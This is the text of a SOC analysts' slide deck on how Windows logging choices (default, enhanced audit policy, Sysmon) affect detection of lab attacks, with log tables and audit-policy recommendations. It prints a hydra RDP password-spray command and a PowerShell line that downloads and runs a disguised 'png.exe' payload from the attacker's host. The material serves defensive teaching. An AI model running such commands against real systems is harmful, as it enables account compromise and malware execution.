


HOW LOGGING STRATEGIES CAN AFFECT

CYBER INVESTIGATIONS



Overview



INTRODUCTION

Attack 2: Cool dragon.png.exe

Logs, logs, and logs?

Audit Inspector

Attack 1: Password Spray

CONCLUSION



Who we are

Kiersten:

- SOC analyst
- Prefers Rust for programming
- Mad scientist
 - "Well, it worked, didn't it??"
- Recycles memes

James:

- SOC analyst
- Prefers C# for programming
- CI/CD automation enjoyer
- Dabbles in chess



Lab Details



Lab Structure

- Windows 10 Pro
 - Victim
 - Logs collected using the Elastic Agent
- Kali Linux
 - Attacker
 - No logging collected



Attack Sequence

- Password Spray
- Transfer binary and privilege escalate into Trusted Installer




Three Logging Scenarios

- Default
- Sysmon
 - BHIS Sysmon Config
- Recommended Advanced Audit Policies
 - Audit Inspector





Initialize Audit Inspector



Default Logging



```
"audit_policy": {  
  "AccountLockout": "Success",  
  "AuditPolicyChange": "Success",  
  "AuthenticationPolicyChange": "Success",  
  "Logoff": "Success",  
  "Logon": "Success and Failure",  
  "NetworkPolicyServer": "Success and Failure",  
  "OtherSystemEvents": "Success and Failure",  
  "SecurityGroupManagement": "Success",  
  "SecurityStateChange": "Success",  
  "SpecialLogon": "Success",  
  "SystemIntegrity": "Success and Failure"  
}
```




Enhanced Logging



```
"audit_policy": {
  "AccountLockout": "Failure",
  "AuditPolicyChange": "Success",
  "AuthenticationPolicyChange": "Success",
  "CredentialValidation": "Success and Failure",
  "DetailedFileShare": "Failure",
  "EnableScriptBlockInvocationLogging": 0,
  "EnableScriptBlockLogging": 1,
  "FilteringPlatformConnection": "Failure",
  "GroupMembership": "Success",
  "IPsecDriver": "Success and Failure",
  "Logoff": "Success",
  "Logon": "Success and Failure",
  "MPSSVCRule-LevelPolicyChange":
    "Success",
  "OtherLogonLogoffEvents":
    "Success and Failure",
  "OtherObjectAccessEvents":
    "Success and Failure",
  "OtherSystemEvents": "Success and Failure",
  "PlugandPlayEvents": "Success",
  "PowershellLoggingModuleNames": [
    "Microsoft.Powershell.*",
    "Microsoft.WSMan.Management",
    "ActiveDirectory"
  ],
  "ProcessCreation": "Success",
  "ProcessCreationIncludeCmdLine_Enabled":
    1,
  "SecurityGroupManagement": "Success",
  "SecurityStateChange": "Success",
  "SecuritySystemExtension": "Success",
  "SpecialLogon": "Success",
  "SystemIntegrity": "Success and Failure",
  "UserAccountManagement":
    "Success and Failure",
  "scenoapplylegacyauditpolicy": 1
}
```


Sysmon Logging



```
"audit_policy": {},  
  
"file": {  
  "hash": {  
    "sha256":  
    "C041965DD57A676145A1E7461449E746B2C  
89B6E026FDE383FAA2344B629CB76"  
  },  
  "path": ".\\Downloads\\sysmonconfig.xml"  
},  
  
"process": {  
  "hash": {  
    "sha256":  
    [ "d9c8fdfdce510fd9922da3a1084b6ac4476  
c1407d1d8bbb67fc0a61988552771"  
    ]  
  },  
  "path": [  
    "C:\\Windows\\Sysmon64.exe"  
  ]  
},  
  
"service": {  
  "name": "sysmon64",  
  "state": "Running",  
  "version": "15.15"  
}
```



Attack 1

```
hydra -t 1 -V -f -l lab -P /usr/share/wordlists/rockyou.txt.gz  
rdp://172.16.166.134
```



Yup, it's a Password Spray



Default Windows Logging

@timestamp ⌚	↓	k event.action	k event.code	IP related.ip	k related.user
Sep 9, 2024 @ 11:00:19.000		logged-in	4624	172.16.166.135	lab
Sep 9, 2024 @ 11:00:17.763		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:16.541		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:15.311		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:14.086		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:12.860		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:11.643		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:10.417		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:09.189		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 11:00:07.961		logon-failed	4625	172.16.166.135	lab



Enhanced Windows Logging

@timestamp ⌚	↓	k event.action	k event.code	IP related.ip	k related.user
Sep 9, 2024 @ 12:35:16.465		logged-in	4624	172.16.166.135	lab
Sep 9, 2024 @ 12:35:15.234		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:14.001		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:12.772		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:11.548		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:10.318		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:09.083		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:07.857		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:06.629		logon-failed	4625	172.16.166.135	lab
Sep 9, 2024 @ 12:35:05.395		logon-failed	4625	172.16.166.135	lab



Sysmon Logging



Attack 2

```
Invoke-WebRequest http://172.16.166.135:8000/become_ti.exe -OutFile "cool  
dragon wallpaper.png.exe"  
& '.\cool dragon wallpaper.png.exe'
```



Becoming Trusted Installer



Default Windows Logging

@timestamp	event.action	event.code	related.user
Sep 9, 2024 @ 11:21:57.753	logged-in-special	4672	SYSTEM
Sep 9, 2024 @ 11:21:57.753	logged-in	4624	[SYSTEM, DESKTOP-3IIMI0F\$]



Enhanced Windows Logging

@timestamp	event.action	event.code	related.user	process.name	process.parent.name
Sep 9, 2024 @ 12:50:30.140	created-process	4688	DESKTOP-3IIMI0F\$	whoami.exe	powershell.exe
Sep 9, 2024 @ 12:50:24.990	created-process	4688	DESKTOP-3IIMI0F\$	conhost.exe	powershell.exe
Sep 9, 2024 @ 12:50:24.958	created-process	4688	[lab, DESKTOP-3IIMI0F\$]	powershell.exe	TrustedInstaller.exe
Sep 9, 2024 @ 12:50:24.939	created-process	4688	DESKTOP-3IIMI0F\$	TrustedInstaller.exe	services.exe
Sep 9, 2024 @ 12:50:24.938	logged-in-special	4672	SYSTEM	-	-
Sep 9, 2024 @ 12:50:24.938	logged-in	4624	[SYSTEM, DESKTOP-3IIMI0F\$]	services.exe	-
Sep 9, 2024 @ 12:50:24.927	created-process	4688	lab	cool dragon walpaper.png.exe	powershell.exe



Becoming Trusted Installer



Symon Logging

@timestamp	event.code	process.name	process.command_line	destination.i	file.path	process.parent.name	user.name
Sep 9, 2024 @ 12:19:04.457	13	cool dragon walpaper.png.exe	-	-	-	-	lab
Sep 9, 2024 @ 12:19:04.450	1	powershell.exe	powershell.exe	-	-	TrustedInstaller.exe	SYSTEM
Sep 9, 2024 @ 12:19:04.403	1	cool dragon walpaper.png.exe	"C:\Users\lab\cool dragon walpaper.png.exe"	-	-	powershell.exe	lab
Sep 9, 2024 @ 12:19:04.403	1	cool dragon walpaper.png.exe	"C:\Users\lab\cool dragon walpaper.png.exe"	-	-	[e661a100cc96bba65031be32ffe11ecc5c0d8077ffe731a27aa7827c0cd04c59, 13f9015c66e3ba3f8e38308a0327f3fbf7336858, 90e24130969d9a8f8ac5d163e403c296, 328c7a622c235aaf73a549d1d04355ff]	
Sep 9, 2024 @ 12:19:04.394	10	powershell.exe	-	-	-	-	
Sep 9, 2024 @ 12:18:58.217	29	powershell.exe	-	-	C:\Users\lab\cool dragon walpaper.png.exe	[e661a100cc96bba65031be32ffe11ecc5c0d8077ffe731a27aa7827c0cd04c59, 13f9015c66e3ba3f8e38308a0327f3fbf7336858, 90e24130969d9a8f8ac5d163e403c296, 328c7a622c235aaf73a549d1d04355ff]	
Sep 9, 2024 @ 12:18:58.092	11	powershell.exe	-	-	C:\Users\lab\cool dragon walpaper.png.exe	-	
Sep 9, 2024 @ 12:18:57.981	3	powershell.exe	-	172.16.166.135	-	-	



Blind Spots?

For each attack, does the audit policy enable analysts to analyze and detect malicious behaviors?



Default Policy

Password Spray - Yes
Malicious Download - No
Trusted Installer Escalation - No
Kerberoasting - No
AS-Rep Roasting - No
Disabling UAC - No
LOLBAS Usage - No



Enhanced

Password Spray - Yes
Malicious Download - No
Trusted Installer Escalation - Yes
Kerberoasting - No*
AS-Rep Roasting - No*
Disabling UAC - No
LOLBAS Usage - Yes



Sysmon

Password Spray - No
Malicious Download - Yes
Trusted Installer Escalation - Yes
Kerberoasting - No
AS-Rep Roasting - No
Disabling UAC - Yes
LOLBAS Usage - Yes

* Detectable using the Enhanced Domain Controller Policy:
<https://github.com/blackhillsinfosec/audit-inspector#domain-controllers>




Strategy



- Audit sources based on attacks that need detecting
- Employ Defense in Depth:
 - Multiple sources that audit the same activity validate each other.
 - Circumventing a log source typically requires wandering into the scope of another source of auditing.
- EDR solutions are helpful log sources and detection engines, but typically don't provide the context necessary to analyze the extent of an attack.
 - If EDR prevents an attack, an attacker can adapt or pivot.
 - What logs can give the context to determine severity and respond?

Maintaining Audit Strategies



Ensuring the audit strategy stays effective and enforced is necessary to ensure proper telemetry.

Why do audit configurations need maintenance?

- Services break
- Active Directory Replication failures
- Users do strange things
- Update failures
- Malicious actors attack logging

What we recommend

- Advanced Audit Policies
 - The OG: <https://github.com/blackhillsinfosec/EventLogging>
 - A little out of date, but still a great starting point for GPO deployments.
 - Watch this repo, updates for GPO deployments are coming soon:
<https://github.com/blackhillsinfosec/WindowsAuditing>
 - The most up to date: <https://github.com/blackhillsinfosec/audit-inspector>
 - Includes the complete list of recommended Advanced Audit Policies.
 - Tool to assist in pushing policies outside of using GPOs.
- Sysmon
 - The OG:
<https://github.com/blackhillsinfosec/EventLogging/blob/master/DEFCON3/sysmon/sysmonconfig.xml>
 - A little out of date, but effective.
 - Will be archived.
 - Future Parking: <https://github.com/blackhillsinfosec/WindowsAuditing>




Audit Inspector Examples

Audit inspector is a command line tool, here are some one liners to get you started

Available to clone at: <https://github.com/blackhillsinfosec/audit-inspector>

- Help
 - `audit-inspector.exe --help`
- Perform default logging configuration
 - `audit-inspector.exe`
- Just log the current configuration
 - `audit-inspector.exe -Z`
- Configure default logging and install Audit Inspector as a daily task
 - `audit-inspector.exe --install 1`
- Two different event ids:
 - 12345 - logs the current logging configuration
 - 12344 - logs changes made to audit policies





Questions?

REFERENCES:

- Sysmon
 - <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>
- Sysmon Config:
 - <https://github.com/blackhillsinfosec/EventLogging/blob/master/DEFCON3/sysmon/sysmonconfig.xml>
- Windows Advanced Audit Policies
 - <https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/advanced-security-auditing>
- Audit Inspector
 - <https://github.com/blackhillsinfosec/audit-inspector>





